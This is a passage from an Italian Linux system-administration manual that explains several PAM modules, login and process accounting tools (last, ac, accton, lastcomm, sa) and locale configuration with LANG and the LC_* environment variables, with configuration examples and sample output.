Per poter mettere mano, concretamente, alla configurazione del sistema PAM, occorre conoscere i moduli e il loro utilizzo. I moduli principali sono descritti nel documento *The Linux-PAM system administrators' guide*, annotato alla fine del capitolo, ma altri moduli possono aggiungersi per scopi specifici. Dovrebbero essere disponibili anche delle pagine di manuale, corrispondenti ai nomi dei moduli (senza l'estensione '`.so`'); per esempio *pam_unix(8)*, *pam_deny(8)*,... Nelle sezioni successive vengono descritti solo alcuni tra i moduli più semplici.

Bisogna ricordare che la modifica della configurazione del sistema PAM è sempre molto delicata, perché si corre il rischio di impedire l'accesso o di consentirlo indiscriminatamente, o comunque di gestirlo secondo criteri non desiderati.

16.9.5.1 Modulo «pam_warn.so»

Il modulo costituito dal file di libreria '`pam_warn.so`' consente di eseguire un'annotazione nel registro di sistema e può essere associato a tutte le fasi ('**`auth`**', '**`account`**', '**`password`**' e '**`session`**'). Per esempio si potrebbe utilizzare una direttiva come quella seguente:

```
auth  required  pam_warn.so
```

Quando la direttiva viene presa in considerazione, si ottiene un'annotazione nel registro di sistema, simile a quella seguente:

```
Nov  5 20:00:39 127 login[3702]: ↩
↪pam_warn(login:auth):function=[pam_sm_authenticate] ↩
↪service=[login] ↩
↪terminal=[tty4] user=[tizio] ruser=[<unknown>] ↩
↪rhost=[]
```

Naturalmente, altri moduli trasmettono già informazioni sufficienti nel registro di sistema e rendono normalmente inutile l'uso di 'pam_warn.so'.

16.9.5.2 Modulo «pam_permit.so»

«

Il modulo costituito dal file di libreria 'pam_permit.so' consente l'accesso in ogni circostanza; pertanto va usato solo per fare degli esperimenti. Può essere associato a tutte le fasi ('**auth**', '**account**', '**password**' e '**session**'). Per esempio, all'inizio del file '/etc/pam.d/login', prima delle altre direttive, potrebbe apparire quella seguente:

```
auth  sufficient  pam_permit.so
```

Così facendo, dai terminali comuni, sarebbe consentito l'accesso a qualunque utente, senza la richiesta di alcuna parola d'ordine (in altri termini, il programma '**login**' non procederebbe con alcuna richiesta di parola d'ordine). Ovviamente, una direttiva del genere, può essere utile concretamente solo quando si vuole specificare che la presenza di risultati indeterminati, precedenti, devono portare comunque a un risultato finale positivo.

16.9.5.3 Modulo «pam_deny.so»

Il modulo relativo al file ‘`pam_deny.so`’ è l’opposto di ‘**`pam_permit.so`**’, in quanto dà sempre un esito negativo. Anche questo modulo può essere usato per tutte le fasi (‘**`auth`**’, ‘**`account`**’, ‘**`password`**’ e ‘**`session`**’). Il suo uso più probabile riguarda il file ‘`/etc/pam.d/other`’, quando si vogliono escludere gli accessi che non siano stati previsti espressamente attraverso altri file:

```
auth       required  pam_deny.so
account    required  pam_deny.so
password   required  pam_deny.so
session    required  pam_deny.so
```

16.9.5.4 Modulo «pam_exec.so»

Il modulo relativo al file ‘`pam_exec.so`’ consente di eseguire un programma e di tenere conto dell’esito dello stesso. Può essere usato per tutte le fasi (‘**`auth`**’, ‘**`account`**’, ‘**`password`**’ e ‘**`session`**’). Nella documentazione del modulo si fa l’esempio seguente che è particolarmente significativo:

```
password  optional  pam_exec.so seteuid make -C /var/yp
```

In questo caso, quando viene presa in considerazione la direttiva si tratta di una modifica di una parola d’ordine, quindi l’azione associata al modulo consiste nell’eseguire il comando ‘**`make -C /var/yp`**’. In pratica, in questo modo, quando si cambia la parola d’ordine vengono aggiornati anche i file del NIS, presumibilmente per la condivisione delle utenze attraverso la rete.

Si osservi nell’esempio l’uso della parola chiave ‘**`optional`**’, per garantire che il risultato del comando eseguito non abbia effet-

to sul processo di modifica della parola d'ordine. Inoltre, l'opzione '**seteuid**' serve sostanzialmente a far sì che il comando ('**make -C /var/yp**') venga eseguito con i privilegi dell'utente '**root**'.

16.9.5.5 Modulo «pam_unix.so»

Il modulo relativo al file '`pam_unix.so`' consente di riprodurre il sistema di verifica e autenticazione tradizionale dei sistemi Unix, con i file '`/etc/passwd`' e '`/etc/shadow`' (se la gestione delle parole d'ordine oscurate è attiva). Può essere usato per tutte le fasi ('**auth**', '**account**', '**password**' e '**session**').

A titolo di esempio, un file '`/etc/pam.d/login`' ridotto all'osso potrebbe avere il contenuto seguente:

```
auth       required       pam_unix.so
account    required       pam_unix.so
password   required       pam_unix.so
session    required       pam_unix.so
```

Questo modulo prevede l'uso di diverse opzioni e di norma ne vengono usate alcune, soprattutto per garantire che le parole d'ordine siano presenti e rispettino alcuni criteri minimi di sicurezza. A ogni modo, si veda la pagina di manuale *pam_unix(8)*.

16.10 Contabilità dell'utilizzo di risorse del sistema

Il problema della registrazione dell'utilizzo di risorse è nato proprio per misurare e fare pagare i servizi utilizzati dagli utenti. In questo senso si spiega l'enfasi «contabile» che si dà al problema.

Alla base della contabilità dell'utilizzo delle risorse del sistema sta il file '`/var/log/wtmp`', che deve esistere perché tali registrazioni

avvengano effettivamente. Per motivi storici, non si tratta di un file di testo normale, così che per leggerlo si usa generalmente il programma '**last**', al quale si aggiungono eventualmente altri programmi più raffinati.

Oltre alla contabilità basata sul file '`/var/log/wtmp`' si aggiunge quella legata ai processi, derivata da BSD (*BSD process accounting*). Mentre il file '`/var/log/wtmp`' (e anche '`/var/run/utmp`') è gestito generalmente da Init, dalla procedura di accesso tradizionale ('**login**'), dalla serie dei programmi Getty e da altri programmi che sono legati al sistema di autenticazione degli utenti, la contabilità dei processi in stile BSD è gestita direttamente dal kernel (sezione 8.3.1).

16.10.1 Formato dei file

Come accennato, una delle caratteristiche importanti di questi file è il fatto di non essere file di testo normali. Il formato del loro contenuto varia da sistema a sistema e anche da una versione all'altra dello stesso sistema operativo. Pertanto, può succedere alle volte che qualcosa non funzioni, nel senso che i programmi che vi accedono non riescono a interpretare i dati in modo corretto, o peggio eseguono delle registrazioni errate.

Questa annotazione serve per tenere in considerazione il problema, ma tutto quello che si può fare, quando si notano delle anomalie legate a queste componenti del sistema, è l'aggiornamento del software.

16.10.2 Contabilità basata sul file «/var/log/wtmp»

Il file ‘/var/log/wtmp’ è il registro storico degli accessi al sistema. Al suo interno vengono annotate le informazioni della data e dell’ora di accesso di ogni utente, assieme alla provenienza. I dati contenuti in questo file hanno valore solo se sono completi, nel senso che per ogni accesso si deve trovare anche la registrazione della conclusione della sessione di lavoro, altrimenti non possono essere calcolati i tempi di utilizzo.

Purtroppo, questo file non offre le garanzie di una base di dati vera e propria, così le registrazioni che vengono fatte al suo interno non sono mai sicure. Pertanto, i dati che si riescono a estrapolare sono da considerare approssimativi in generale.

Questo file tende a ingrandirsi rapidamente, tanto che periodicamente conviene fare pulizia. Di solito, le distribuzioni GNU provvedono a fornire degli script necessari per gestire in modo elegante, attraverso il sistema Cron, l’archiviazione e la rotazione dei file delle registrazioni, compreso ‘/var/log/wtmp’.

16.10.2.1 Utilizzo di «last»

Il programma ‘**last**’ visualizza il contenuto del file delle registrazioni degli accessi (*login*) e disconnessioni (*logout*) per le informazioni riguardanti gli utenti e i terminali. Il file dal quale queste informazioni vengono attinte è ‘/var/log/wtmp’.[43]

```
last [opzioni] [nome…]
```

L’esempio seguente mostra una parte dell’output che potrebbe essere generato da questo programma.

```
daniele tty5                    Tue Mar 30 16:18   still logged in
daniele tty5                    Tue Mar 30 16:17 - 16:18  (00:01)
tizio   ttyp1   roggen.brot.dg Tue Mar 30 14:33   still logged in
reboot  system boot             Tue Mar 30 14:30
root    tty3                    Mon Mar 29 22:18 - down   (01:29)
daniele tty2                    Mon Mar 29 21:29 - 23:47  (02:18)
caio    ttyp1   roggen.brot.dg Mon Mar 29 21:14 - 23:47  (02:33)
reboot  system boot             Mon Mar 29 21:10
```

Si osserva in particolare che la prima voce rappresenta l'accesso più recente, quello dell'utente '**daniele**' dalla quinta console virtuale, dove risulta essere ancora collegato. Si vede anche che lo stesso vale per l'utente '**tizio**' che sta utilizzando il sistema attraverso un accesso remoto proveniente dall'elaboratore *roggen.brot.dg*. Si notano anche gli accessi conclusi regolarmente (quelli che hanno un orario di inizio e un orario di fine, oltre che l'indicazione della durata dell'accesso tra parentesi) e quindi si distinguono gli accessi sicuramente conclusi, di cui non è stata annotata la fine. Infatti, il giorno 30 marzo alle ore 14:30 il sistema è stato riavviato e, di conseguenza, gli accessi in essere in precedenza sono da considerare conclusi: l'accesso dell'utente '**root**' del 29 marzo alle ore 22:18 non è stato concluso in modo normale, probabilmente perché ha avviato il programma '**shutdown**' e non ha fatto in tempo a concludere la sessione di lavoro.

Tabella 16.83. Alcune opzioni.

Opzione	Descrizione
`-`***numero*** `-n` ***numero*** `--lines` ***numero***	Limita il numero di elementi visualizzati allo specifico valore numerico indicato.
`-f` ***file*** `--file` ***file***	Analizza il file specificato invece di utilizzare quello predefinito, cioè '`/var/log/wtmp`'.
`-x` `--more-records`	Permette di conoscere anche le informazioni sull'arresto del sistema e in generale sui cambiamenti del livello di esecuzione (*runlevel*).

Segue la descrizione di alcuni esempi.

- `$` **`last`** [*Invio*]

  Visualizza gli ultimi eventi del registro degli accessi.

- `$` **`last tizio root`** [*Invio*]

  Visualizza gli accessi e le disconnessioni da parte degli utenti '**`tizio`**' e '**`root`**'.

16.10.2.2 Utilizzo di «ac»

«

Il programma '**`ac`**'[44] si basa sul contenuto del file '`/var/log/wtmp`' per determinare i tempi di accesso complessivi del periodo a cui si riferisce il file stesso.

```
ac [opzioni] [utente...]
```

Se viene utilizzato senza argomenti, si limita a emettere il tempo complessivo di tutti gli accessi, pertanto è utile in pratica solo quando si indicano delle opzioni. Se viene indicato il nome di uno o più utenti, si ottengono soltanto i dati relativi a questi.

L'accuratezza delle informazioni ottenute con '**ac**' dipende naturalmente dall'integrità del file che viene analizzato.

Tabella 16.84. Alcune opzioni.

Opzione	Descrizione
`-d` `--daily-totals`	Mostra l'elenco dei tempi di accesso giornalieri.
`-p` `--individual-totals`	Mostra l'elenco dei tempi di accesso suddivisi per utente.
`-f` ***file*** `--file` ***file***	Analizza il file specificato invece di utilizzare quello predefinito, cioè '`/var/log/wtmp`'.

Segue la descrizione di alcuni esempi.

- `$` **ac** [*Invio*]

  Mostra il totale degli accessi, per esempio ciò che appare di seguito, tenendo conto che il valore fa riferimento alle ore. Per la precisione si tratta di 4198 ore e 51 minuti.

```
total     4198.85
```

- `$` **`ac -d`**[*Invio*]

  Mostra l'elenco dei tempi di accesso giornalieri, per esempio il listato seguente che viene mostrato solo nella sua parte finale:

```
…
Mar 24  total       35.21
Mar 25  total       26.95
Mar 26  total        2.67
Mar 28  total       61.54
Mar 29  total       35.55
Today   total       45.64
```

- `$` **`ac -p`**[*Invio*]

  Mostra l'elenco dei tempi di accesso suddivisi per utente:

```
        pippo                                1.84
        ftp                                  0.99
        tizio                                2.93
        daniele                           3100.52
        root                              1083.21
        sempronio                            6.41
        caio                                 3.41
        total     4199.32
```

- `$` **`ac -p tizio caio`** [*Invio*]

  Come nell'esempio precedente, ma limitatamente agli utenti '**`tizio`**' e '**`caio`**':

```
        tizio                                2.93
        caio                                 3.41
        total        6.34
```

- `$` **`ac -p tizio caio -f /var/log/wtmp.1`** [*Invio*]

Come nell'esempio precedente, ma analizzando il file '`/var/log/wtmp.1`' che presumibilmente è il file delle registrazioni precedente.

16.10.3 Contabilità dei processi

Come già accennato all'inizio del capitolo, la contabilità riferita ai processi è gestita direttamente dal kernel. Questa viene attivata attraverso una chiamata di sistema, ***acct()***, per cui si usa un programma apposito: '**accton**'.[45]

```
accton [file_delle_registrazioni]
```

Per la precisione, se '**accton**' viene usato senza argomenti, la contabilizzazione da parte del kernel viene disattivata; al contrario, se si indica il file da utilizzare, la contabilizzazione viene attivata e diretta verso quel file.

Il file in questione può essere '`/var/log/pacct`', o anche '`/var/account/pacct`'. Nel secondo caso, si attiva la registrazione contabile dei processi con il comando seguente (naturalmente è necessario che il file esista già).

```
# accton /var/account/pacct [Invio]
```

Il problema della contabilità dei processi sta nel fatto che viene considerato un accessorio di importanza minore, pertanto può capitare che i programmi di cui si dispone non siano perfettamente conformi al formato del file generato dal kernel, in quanto non aggiornati.

Al contrario della contabilità legata al file ‘`/var/log/wtmp`’, le informazioni riferite ai processi vengono considerate delle informazioni riservate, pertanto i permessi del file ‘`/var/account/pacct`’ dovrebbero impedire anche la lettura da parte degli utenti comuni.

Una gestione seria di questo sistema contabile richiede la sua attivazione e disattivazione attraverso la stessa procedura di inizializzazione del sistema. Semplificando molto le cose, lo script che attiva e disattiva la contabilità potrebbe essere fatto nel modo seguente:

```
#! /bin/sh
test -x /usr/sbin/accton || exit 0
case "$1" in
    start)
        echo "Avvio della contabilità dei processi."
        /usr/sbin/accton /var/account/pacct 2>/dev/null
        ;;
    stop)
        echo "Arresto della contabilità dei processi."
        /usr/sbin/accton 2>/dev/null
        ;;
    *)
        echo "Utilizzo: acct {start|stop}"
        exit 1
esac
exit 0
```

16.10.3.1 Utilizzo di «lastcomm»

«

Il programma ‘**`lastcomm`**’[46] è fondamentale per la lettura del file della contabilità dei processi. Di per sé, per funzionare, non richiede i privilegi dell’utente ‘**`root`**’, però il file utilizzato per questa contabi-

lità, ‘`/var/log/pacct`’, è normalmente protetto contro qualunque accesso non privilegiato.

`lastcomm` [***comando***…] [***utente***…] [***terminale***…] [***opzioni***]

Il programma ‘**`lastcomm`**’ può essere utilizzato senza argomenti, per ottenere tutte le informazioni contenute all’interno del file ‘`/var/log/pacct`’, oppure può essere avviato con l’indicazione di comandi, utenti e terminali, in modo da limitare le informazioni che si vogliono estrarre da quel file.

Il listato tipico che si dovrebbe ottenere da questo programma è simile all’esempio seguente:

```
...
cat              tizio    tty1         0.03 secs Tue Mar 30 07:38
ls               tizio    tty1         0.04 secs Tue Mar 30 07:38
clear            tizio    tty1         0.01 secs Tue Mar 30 07:38
```

Tabella 16.91. Alcune opzioni.

Opzione	Descrizione
`--user` ***nome_utente***	Se l’indicazione del nome di un utente può essere ambigua, nel senso che potrebbe essere confuso con un comando, si può utilizzare questa opzione.
`--command` ***comando***	Questa opzione permette di indicare un comando in modo da evitare ambiguità con i nomi degli utenti e dei terminali.

Opzione	Descrizione
`--tty` ***terminale***	Questa opzione permette di indicare un terminale (il nome del dispositivo senza il prefisso '`/dev/`') in modo da evitare ambiguità con i nomi degli utenti e dei comandi.
`-f` ***file_della_contabilità*** `--file` ***file_della_contabilità***	Se si desidera consultare un file diverso da quello predefinito, si può utilizzare questa opzione per specificarlo.

Segue la descrizione di alcuni esempi.

- `#` **`lastcomm tizio`** [*Invio*]

  Mostra la contabilità dei processi riferita all'utente '**`tizio`**'.

- `#` **`lastcomm --user tizio`** [*Invio*]

  Esattamente come nell'esempio precedente, ma con l'indicazione esplicita che '**`tizio`**' è inteso essere un utente.

16.10.3.2 Utilizzo di «sa»

Il programma '**`sa`**' [47] genera delle statistiche dai dati contenuti nel file '`/var/account/pacct`', o in un altro che venga indicato come ultimo argomento della riga di comando. Oltre a questo, '**`sa`**' utilizza altri due file: '`/var/account/savacct`' e '`/var/account/usracct`'. Questi gli permettono di annotare le informazioni generate: nel primo caso riferite alla situazione complessiva; nel secondo distinte in base all'utente.

`sa` [***opzioni***] [***file_della_contabilità***]

A seconda di come è stato compilato il sorgente del programma, alcune opzioni possono essere disponibili o meno; inoltre, non è stabilito in modo univoco quale sia la collocazione esatta dei file utilizzati per questa contabilità. Per conoscere queste cose, basta avviare '**sa**' con l'opzione '**-h**'. In particolare, si potrebbe vedere il risultato seguente:

```
The system's default process accounting files are:

  raw process accounting data: /var/account/pacct
      summary by command name: /var/account/savacct
          summary by username: /var/account/usracct
```

In condizioni normali, quando '**sa**' viene avviato senza opzioni (o al massimo con l'indicazione del file contenente la contabilità), si ottiene un listato simile a quello seguente:

```
     246     112.57re       1.38cp
      24       8.60re       0.95cp   ***other*
       2       1.03re       0.19cp   dpkg
       5       5.08re       0.05cp   troff
      48       8.08re       0.03cp   sh
       2       0.43re       0.02cp   rm
      12       8.42re       0.02cp   man
      36       0.13re       0.02cp   sa
...
```

La prima colonna rappresenta l'utilizzo in termini di chiamate di sistema, dove per esempio '**rm**' è stato avviato solo due volte; la seconda colonna, dove i valori sono seguiti dalla sigla '**re**', indica il tempo reale di CPU; la terza colonna riporta la somma tra il tempo di sistema e quello utente dell'utilizzo della CPU; l'ultima colonna indica il nome del processo relativo.

Nel seguito vengono descritte solo alcune delle opzioni, dove in particolare sono state saltate quelle che possono aiutare a riordinare in modo differente i dati. Eventualmente, si può consultare la pagina di manuale *sa(8)*.

Tabella 16.94. Alcune opzioni.

Opzione	Descrizione
`-c` `--percentages`	Per ogni colonna di valori, ne aggiunge un'altra con le percentuali relative.
`-m` `--user-summary`	Invece di generare un listato normale organizzato secondo i processi, genera un riassunto dell'utilizzo in base agli utenti proprietari dei processi.
`-u` `--print-users`	Genera un elenco differente, composto dagli utenti, il tempo di CPU e il nome dei processi utilizzati dagli utenti stessi. Il risultato è un elenco molto più lungo del solito.

16.11 Configurazione e personalizzazione

«

Durante la fase di installazione di un sistema GNU, è normale per le varie distribuzioni di prendersi cura di un minimo di configurazione del sistema, soprattutto per ciò che riguarda le convenzioni nazionali. A questo proposito è bene conoscere l'uso di due termini comuni:

- ***internazionalizzazione***, abbreviato con la sigla ***i18n***, riferito alla creazione o alla modifica di un programma in modo che

sia in grado di tenere conto delle preferenze dell'utente (basate generalmente sulle convenzioni nazionali);

- ***localizzazione***, abbreviato con la sigla ***l10n***, riferito all'azione di informare un programma sulla scelta di un insieme particolare di preferenze.

Ci sono aspetti della configurazione che riguardano il sistema nel suo complesso, come la definizione della mappa della tastiera, oppure solo una sessione di lavoro particolare. Questo significa che parte della configurazione è riservata all'amministratore, mentre il resto può essere modificato dal singolo utente, senza interferire sull'attività degli altri.

In questo capitolo si fa riferimento a concetti che possono essere chiariti solo in capitoli successivi, in particolare ciò che riguarda la shell e con essa la definizione delle variabili di ambiente. In particolare, gli esempi mostrati fanno riferimento alla shell standard (compatibili con quella di Bourne).

Nelle sezioni 14.3 e 14.4 viene descritta la configurazione della tastiera per l'uso con la console di un sistema GNU/Linux.

Nella sezione 28.6 viene descritta la configurazione della tastiera con il sistema grafico X.

16.11.1 Frammentazione del sistema di configurazione

Lo sconforto maggiore per chi si avvicina a un sistema operativo Unix (quali i sistemi GNU) per la prima volta, è dato dalla complessità del sistema di configurazione. Il problema è che non esiste una

«autorità» unica di configurazione, perché le esigenze di questo tipo sono dinamiche, in funzione delle caratteristiche particolari dei programmi utilizzati.

A ben guardare, questo problema riguarda qualunque sistema operativo che abbia un minimo di complessità.

16.11.1.1 Collocazione

«

In linea di massima si distinguono due livelli: la configurazione globale del sistema, definita nei file contenuti nella directory '`/etc/`' che sono di competenza dell'amministratore del sistema; la configurazione particolare di ogni utente, definita da una serie di file, contenuti nelle rispettive directory personali (*home*), che si distinguono perché generalmente iniziano con un punto singolo.

La configurazione globale dovrebbe essere predisposta in modo da garantire i servizi previsti e la sicurezza richiesta dalle caratteristiche del sistema. Oltre a questo, dovrebbe offrire un'impostazione standard per gli utenti che poi potrebbero limitarsi a modificare il minimo indispensabile.

16.11.1.2 Sequenza

«

Si possono distinguere tre fasi nella definizione della configurazione del sistema:

1. la procedura di inizializzazione del sistema (Init);
2. lo script di configurazione globale della shell (nel caso di quelle standard, derivate dalla shell di Bourne, si tratta di '`/etc/profile`');

3. lo script di configurazione personale della shell (per esempio '`~/.profile`', o qualcosa di simile);
4. i programmi avviati successivamente utilizzano i loro metodi di configurazione, basati eventualmente su file di configurazione globale collocati nella directory '`/etc/`', su file di configurazione personalizzata collocati nelle directory personali degli utenti che li utilizzano, sulla presenza e sul contenuto di variabili di ambiente determinate.

La prima fase viene eseguita una volta sola all'atto dell'avvio del sistema. Serve per attivare i servizi previsti, generalmente in forma di programmi demone, oltre che per fissare alcuni elementi di configurazione che non possono essere demandati in alcun caso alla gestione da parte degli utenti comuni.

In questa fase, tra le altre cose, viene impostata la mappa della tastiera, si definiscono le interfacce di rete e gli instradamenti.

Tutto questo, naturalmente, può essere modificato dall'amministratore durante il funzionamento del sistema, attraverso comandi opportuni, ma è bene che il meccanismo funzioni correttamente all'avvio, in modo da ridurre i problemi.

La maggior parte delle distribuzioni GNU è organizzata in modo che uno script di questa procedura di avvio del sistema sia destinato a essere eseguito per ultimo. Il nome è solitamente '`rc.local`' e potrebbe trovarsi nella directory '`/etc/rc.d/`', '`/etc/init.d/`', o più semplicemente in '`/etc/`'. Questo script è il luogo conveniente per aggiungere l'avvio di alcuni servizi eccezionali o per definire parte della configurazione di rete, quando non si riesce a intervenire in modo più elegante.

Superata la fase di avvio sotto il controllo della procedura di inizializzazione del sistema, Init mette in funzione i programmi Getty che si occupano di attivare la procedura di accesso attraverso i terminali previsti (console inclusa). L'accesso attraverso uno di questi terminali fa sì che venga avviata la shell definita per quell'utente particolare.

Le shell usuali utilizzano uno script di configurazione globale, collocato nella directory '`/etc/`' e almeno uno personalizzato nella directory personale dell'utente: prima viene eseguito quello globale, quindi quello personalizzato.

Gli script di configurazione delle shell sono utilizzati prevalentemente per definire alcune variabili di ambiente utili per controllare il comportamento della shell stessa e di tutti i programmi che ne possono avere bisogno.

16.11.1.3 Effetto

«

È importante rendersi conto che le variabili di ambiente sono delle entità definite all'interno di un processo e si trasmettono ai processi discendenti con gli stessi valori, fino a quando non vengono modificate in qualche modo.

Questo significa anche che processi paralleli, avviati dallo stesso utente, possono avere configurazioni differenti per ciò che riguarda le variabili di ambiente, proprio perché questo «ambiente» viene modificato.

I programmi consentono spesso l'utilizzo di una configurazione basata sulla combinazione dell'uso di file e di variabili di ambiente, dove queste ultime prevalgono.

16.11.2 Configurazione in base alla nazionalità: localizzazione

La configurazione più importante a cui dovrebbe provvedere ogni singolo utente, è la definizione della localizzazione. Attraverso questa, con i programmi che sono in grado di riconoscerla e di adattarsi di conseguenza, si può specificare il linguaggio, l'insieme di caratteri e altre opzioni che dipendono tipicamente dalle convenzioni nazionali e locali.

Questo tipo di configurazione avviene attraverso la definizione di variabili di ambiente opportune.

La sigla «i18n» rappresenta scherzosamente il termine *internationalization*, in quanto la prima e l'ultima lettera, «i» e «n», sono separate da 18 caratteri. Nello stesso modo e con lo stesso ragionamento, la sigla «l10n» rappresenta il termine *localization*.

16.11.2.1 Disponibilità della localizzazione

Prima di configurare determinate variabili per attivare la localizzazione nei programmi che ne sono predisposti, occorre verificare che il sistema sia in grado di fornire le informazioni necessarie ai programmi. Infatti, a parte l'uso di variabili di ambiente, cosa che rappresenta solo l'aspetto più esterno del problema, occorre che siano stati definiti i file di conversione per il tipo di localizzazione che si intende ottenere.

Si ottiene un elenco dei nomi utilizzabili per definire la localizzazione con il comando seguente:

```
$ locale -a[Invio]
```

Il vero problema nella localizzazione sta nel fatto che i nomi utilizzabili per definirla non sono standard e occorre almeno fare una piccola verifica in questo modo, una volta stabilito come si vuole agire.

I file di conversione utilizzati dal sistema per sostenere la localizzazione dovrebbero trovarsi a partire dalla directory '`/usr/share/locale/`', dalla quale si diramano tante directory quanti sono effettivamente i tipi di localizzazioni gestibili.

Se nell'elenco ottenuto non c'è ciò che serve alla propria lingua, è molto probabile che non siano state compilate le informazioni necessarie a partire dai sorgenti di queste. A tale proposito si può consultare il capitolo 13.

16.11.2.2 Scelta della definizione

«

La localizzazione, così come risulta organizzata nei sistemi Unix, può essere definita solo in base all'appartenenza a un certo paese, o al massimo, in alcuni casi, a una certa regione. Per la precisione, questa regionalizzazione si basa sulla scelta di una lingua e di una nazione (si pensi al caso della Svizzera che ha tre lingue nazionali). Eventualmente è consentito scegliere l'insieme di caratteri.

La tabella 16.95 mostra l'elenco di alcuni codici tipici per la definizione della localizzazione.

Tabella 16.95. Alcuni codici per la definizione della localizzazione.

Nome	Descrizione
`it_IT`	Lingua italiana, nazionalità italiana, codifica predefinita.
`it_IT.ISO-8859-1`	Lingua italiana, nazionalità italiana, codifica ISO 8859-1.
`it_IT.UTF-8`	Lingua italiana, nazionalità italiana, codifica UTF-8.
`de_DE`	Lingua tedesca, nazionalità tedesca, codifica predefinita.
`de_DE.ISO-8859-1`	Lingua tedesca, nazionalità tedesca, codifica ISO 8859-1.
`de_DE.UTF-8`	Lingua tedesca, nazionalità tedesca, codifica UTF-8.
`fr_FR`	Lingua francese, nazionalità francese, codifica predefinita.
`fr_FR.ISO-8859-1`	Lingua francese, nazionalità francese, codifica ISO 8859-1.
`fr_FR.UTF-8`	Lingua francese, nazionalità francese, codifica UTF-8.
`it_CH`	Lingua italiana, nazionalità svizzera, codifica predefinita.
`it_CH.ISO-8859-1`	Lingua italiana, nazionalità svizzera, codifica ISO 8859-1.
`it_CH.UTF-8`	Lingua italiana, nazionalità svizzera, codifica UTF-8.
`de_CH`	Lingua tedesca, nazionalità svizzera, codifica predefinita.
`de_CH.ISO-8859-1`	Lingua tedesca, nazionalità svizzera, codifica ISO 8859-1.
`de_CH.UTF-8`	Lingua tedesca, nazionalità svizzera, codifica UTF-8.

Nome	Descrizione
`fr_CH`	Lingua francese, nazionalità svizzera, codifica predefinita.
`fr_CH.ISO-8859-1`	Lingua francese, nazionalità svizzera, codifica ISO 8859-1.
`fr_CH.UTF-8`	Lingua francese, nazionalità svizzera, codifica UTF-8.
`de_AT`	Lingua tedesca, nazionalità austriaca, codifica predefinita.
`de_AT.ISO-8859-1`	Lingua tedesca, nazionalità austriaca, codifica ISO 8859-1.
`de_AT.UTF-8`	Lingua tedesca, nazionalità austriaca, codifica UTF-8.

Per l'Italia, la definizione corretta, completa, dovrebbe essere '**`it_IT.UTF-8`**', oppure '**`it_IT.ISO-8859-1`**' se si preferisce usare una codifica tradizionale.

Prima di proseguire, è il caso di insistere sul fatto che tra un sistema Unix e l'altro, le definizioni usate per distinguere i vari tipi di localizzazione potrebbero essere anche molto diverse. Seguono gli esempi di alcuni modi possibili, ma non sempre validi, per rappresentare la localizzazione italiana, specificando eventualmente la codifica UTF-8:

- **`it`**
- **`italian`**
- **`it_IT`**
- **`it_IT.UTF-8`**
- **`italian.UTF8`**

- **it_IT.utf-8**
- **it_IT.utf8**

16.11.2.3 Variabili per la localizzazione

Una volta stabilita la definizione da adottare per l'impostazione corretta della localizzazione, si deve passare alla «attivazione» delle variabili di ambiente desiderate, assegnando loro le scelte rispettive. Per controllare l'effetto di una configurazione particolare, basta usare '**locale**' senza argomenti.

LC_ALL

Questa variabile serve a definire in un colpo solo tutta la localizzazione, sovrapponendosi a tutte le altre variabili di ambiente destinate a questo scopo, qualunque sia il loro contenuto effettivo. Per questo motivo è decisamente **sconsigliabile** il suo utilizzo, almeno in una configurazione accurata.

Un buon motivo per evitare di utilizzare questa variabile è quello per cui alcuni applicativi, come Perl, non accettano l'incoerenza tra questa variabile e altre del gruppo ***LC_**∗*, rendendo inutile l'uso di una variabile che si impone sulle altre.

LANG

LANG permette di definire la localizzazione predefinita per le variabili del gruppo ***LC_**∗* che non siano state definite. Per questo, è molto importante definire e assegnare un valore alla variabile ***LANG***, in modo da garantire che siano considerati tutti i vari aspetti della localizzazione, anche se non specificati esplicitamente. Segue un esempio di script per configurare la variabile ***LANG*** secondo la localizzazione italiana predefinita:

```
#!/bin/sh
…
LANG=it_IT.UTF-8
export LANG
```

LC_COLLATE

Questa variabile permette di definire l'ordine dei caratteri, influenzando le operazioni di ordinamento (vero e proprio) e in generale quelle di confronto. Segue un esempio:

```
#!/bin/sh
…
LC_COLLATE=it_IT.UTF-8
export LC_COLLATE
```

LC_CTYPE

Questa variabile permette di definire l'insieme di caratteri. Ciò può avere effetto sulla loro rappresentazione, sull'abbinamento tra minuscole e maiuscole, sulla classificazione dei caratteri; per esempio: numerici, alfabetici, di punteggiatura e diversi. Segue un esempio:

```
#!/bin/sh
…
LC_CTYPE=it_IT.UTF-8
export LC_CTYPE
```

LC_NUMERIC

Questa variabile permette di definire il modo di rappresentazione dei numeri. A livello pratico, quello che si può ottenere è lo scambio tra il punto e la virgola per la rappresentazione della parte numerica decimale e per la separazione delle migliaia. Segue un esempio:

```
#!/bin/sh
…
LC_NUMERIC=it_IT.UTF-8
export LC_NUMERIC
```

LC_MONETARY

Questa variabile permette di definire il modo di rappresentazione delle valute: il simbolo di valuta, il numero di decimali da adottare e altre caratteristiche eventuali.

LC_TIME

Questa variabile permette di definire la rappresentazione delle informazioni data-orario. Si tratta di un'impostazione importante, perché, tra le altre cose, fa sì che i comandi di sistema restituiscano i nomi dei mesi e dei giorni della settimana in italiano. Segue un esempio:

```
#!/bin/sh
…
LC_TIME=it_IT.UTF-8
export LC_TIME
```

L'esempio successivo mostra come potrebbe essere visualizzata la data dal comando '**date**', quando la variabile ***LC_TIME*** è configurata per la localizzazione italiana.

```
$ date[Invio]

  dom ago  2 15:35:48 CEST 1998
```

16.11.2.4 Definizioni standard di localizzazione

Esistono due definizioni locali standard che è bene conoscere: '**C**' e '**POSIX**'. Entrambe rappresentano la stessa impostazione predefinita, in mancanza di altre definizioni. La distinzione tra i due nomi deriva dall'origine, rispettivamente lo standard del linguaggio C e lo standard dei sistemi POSIX. La definizione locale '**C**' riguarda la programmazione in linguaggio C, indipendente dal sistema operativo, mentre la definizione '**POSIX**' riguarda la programmazione (in C o in altri linguaggi), nell'ambito più ristretto dei sistemi operativi che aderiscono allo standard POSIX.

16.11.2.5 Utilizzo di «locale»

Il programma '**locale**'[48] permette di conoscere l'impostazione del proprio sistema di localizzazione ed è utile per verificare la configurazione delle variabili di ambiente relative.

```
locale [opzioni]
```

Tabella 16.102. Alcune opzioni.

Opzione	Descrizione
`-a` `--all-locale`	Emette l'elenco di tutti i nomi utilizzabili nelle definizioni di localizzazione.
`-m` `--charmaps`	Emette l'elenco di tutti i nomi riferiti a definizioni di mappe di caratteri.

Utilizzando ‘**locale**’ senza argomenti, si ottiene la situazione corrente dell’impostazione della localizzazione. Si supponga di ottenere quanto segue:

```
$ locale[Invio]

  LANG=POSIX
  LC_CTYPE=it_IT
  LC_NUMERIC="POSIX"
